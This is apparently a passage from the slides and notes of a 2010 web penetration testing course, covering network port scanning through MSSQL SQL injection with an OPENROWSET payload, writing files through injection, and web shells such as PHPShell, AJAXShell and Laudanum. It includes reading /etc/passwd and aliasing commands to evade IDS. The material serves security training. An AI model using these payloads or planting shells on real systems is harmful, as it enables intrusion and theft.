The prompt will allow you to run various non-interactive commands. Try things like **ls -l /etc/** and **cat /etc/passwd**

A simple **q** will exit the shell.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
    - Authentication Bypass
    - **Authentication Bypass Exercise**
- Injection Flaws
    - SQL Injection
    - File Handling with SQL Injection
    - OS Interaction with SQL Injection
    - **sqlmap Exercise**
    - ***Port Scanning with SQL Injection***
    - File Injection with SQL Injection
    - Prepared Injection Files
    - **Prepared Files Exercise**
    - Blind SQL Injection
    - **Blind SQL Injection Exercise**
    - XSS
    - **Persistent XSS Exercise**
    - Advanced XSS
    - **Durzosploit Exercise**
    - XSS Frameworks
        - AttackAPI
        - BeEF
        - **BeEF Exercise**
    - Limiting XSS targets
- Session Flaws
    - Session Fixation
    - XSRF
    - **MonkeyFist Exercise**
- Putting It Together
    - Attack Scenario
    - Next Steps
    - Conclusions

Sec 542 Web Penetration Testing & Ethical Hac


Now we will explore port scanning using MSSQL.


Port Scanning

- MS SQL can be used to port scan a network
- We use the OPENROWSET command
  - This is specific to MSSQL
- SQL injection can then map your network

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 48


One of the more interesting features of MS SQL is using the database to port scan a network. This uses the ability within SQL Server to open a query to a remote database server. By controlling this query, the attacker is able to determine which ports are open on which machines.



Port Scanning Example

- We can inject the following command
- Code to inject:
  - Select * from OPENROWSET ('SQLoledb', 'uid=sa; pwd=; Network=DBNETLIB; Address=10.5.42.1,80; timeout=5', 'select * from table')
  - We do not need to have real credentials
- To determine the state of the port, look at the error message:
  - Closed:
    - "SQL Server does not exist or access denied"
  - Open:
    - "OLE DB provider 'sqloledb' reported an error."

This example will try to connect to 10.5.42.1 on port 80. If the error "SQL Server does not exist or access denied" is returned, the port is closed. If "OLE DB provider 'sqloledb' reported an error" is returned, then the port is open and available for further attacks.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - ***File Injection with SQL Injection***
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

Sec 542 Web Penetration Testing & Ethical Hac

The next attack is file injection using SQL injection.



File Injection


- File injection using SQL injection becomes a pivot point
- Keep in mind that SQL queries can contain user controlled data

```
select "Kevin" from table;
```

  - Returns a record set containing the string Kevin
- We can use this in combination with writing to files

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 51

One of the nice parts of SQL is that we can perform queries where we control the contents of the results. For example if we select a string from a table, the resulting record set is that string. If we make use of this and write the result to a file, we are able to create scripts and applications onto the DB server.



File Injection Examples


- Two options for what we would write:
- Scripts
  - Inject a script
  - Call it from OS interaction
- Web Pages
  - Build php/asp/cfm script
  - Call it from the web
    - May need to hook a client via XSS

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 52

Two different methods can be used if you are able to write to a file.

The first is to create a script. This script would be different based on the OS. For example you would use BASH scripts for Linux and VBS scripts for Windows. These scripts would then be called using further SQL injection attacks.

The second is to work with the web server that is installed on so many of the database servers today. By writing a file to the web root, the file can then be called using a simple web browser. If the database server is not accessible via a web browser from where you located, using XSS to hook a client within the target network would provide you this access. More on hooking browsers later today.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - ***Prepared Injection Files***
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

In this next section we are going to explore some of the pre-written injection files and how they work.




Prepared Injection Files

- Many files are available for use
- Most were not created for SQL injection
  - But they can be used that way
- Shell access is a primary goal
- Two prepackaged shells
  - phpshell
  - Ajaxshell

Instead of building files to perform various functions, let's just use web applications built for this purpose. There are as many as you can possibly imagine available, but since shell access is golden, let's go there.


We are going to look at two different pre-built web shells:

phpshell and ajaxshell



PHPShell

- PHPShell is a web based shell
  - http://phpshell.sourceforge.net
- Made up of two files
  - phpshell.php
    - Contains the main shell
  - config.php
    - Usernames
    - Command Aliases




Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 55

PHPshell is available at phpshell.sourceforge.net. It is a simple script that was originally designed to assist in managing servers. While it is more complex to inject since it is made up of two files, it has a feature that makes it quite nice. The config.php file includes the ability to alias commands. This enables you to bypass IDS devices that look for commands such as "id" or similar.

As you can see from the screen shot above, once you are logged in, the application is simple to use. It presents you with a large text area where commands are entered. After either pressing enter or clicking the execute button, the command runs. Results from the command are then echoed to the screen.


AJAXShell

- A easier to use shell by IronFist
- Single File to inject
- The interface includes buttons for commonly used commands
  - Verify the ability to run
  - Gathering server info
  - Read /etc/passwd



AJAXshell is a much more powerful shell. It is a single file that can be uploaded to a server and has many built in features. While it can accomplish the basic things such as running commands. It also includes a pretty powerful file browser and upload functionality.

As you can see from the screenshot above, AJAXShell has adopted the "L33T" black look and feel. The menu across the top of the screen gives you most of the access you need. While the menu along the left side provides access to macro functions such as gathering server info and reading /etc/passwd.




Laudanum

- Laudanum is a collection of these files
  - Released by InGuardians
  - http://laudanum.inguardians.com
- Contains multiple functions
  - DNS lookups
  - Proxying requests
  - Shells
- Scope limiting features are in place
  - Authorization based on usernames
  - Only allow certain IPs to access the file
    - Returns a 404 otherwise

Laudanum is a collection of these files. It was originally released at DefCon 17 in 2009 and the team writing it has grown beyond the original InGuardians members.

Laudanum is attempting to include many different functions in one package. These range from shells to utilities like DNS lookups and mounting shares to proxying network requests. These are written to support web scripting languages such as ASP, ColdFusion, PHP and Java.

The real differentiator between Laudanum and other packages is the scope limiting features. All of the scripts include some form of authorization. This may be a user name and password or restrictions based on IP addresses. If your client is not authorized, you receive a 404 status code to prevent attackers from detecting the existence of the file.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - ***Prepared Files Exercise***
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

In this next exercise we will use the two shell interfaces.



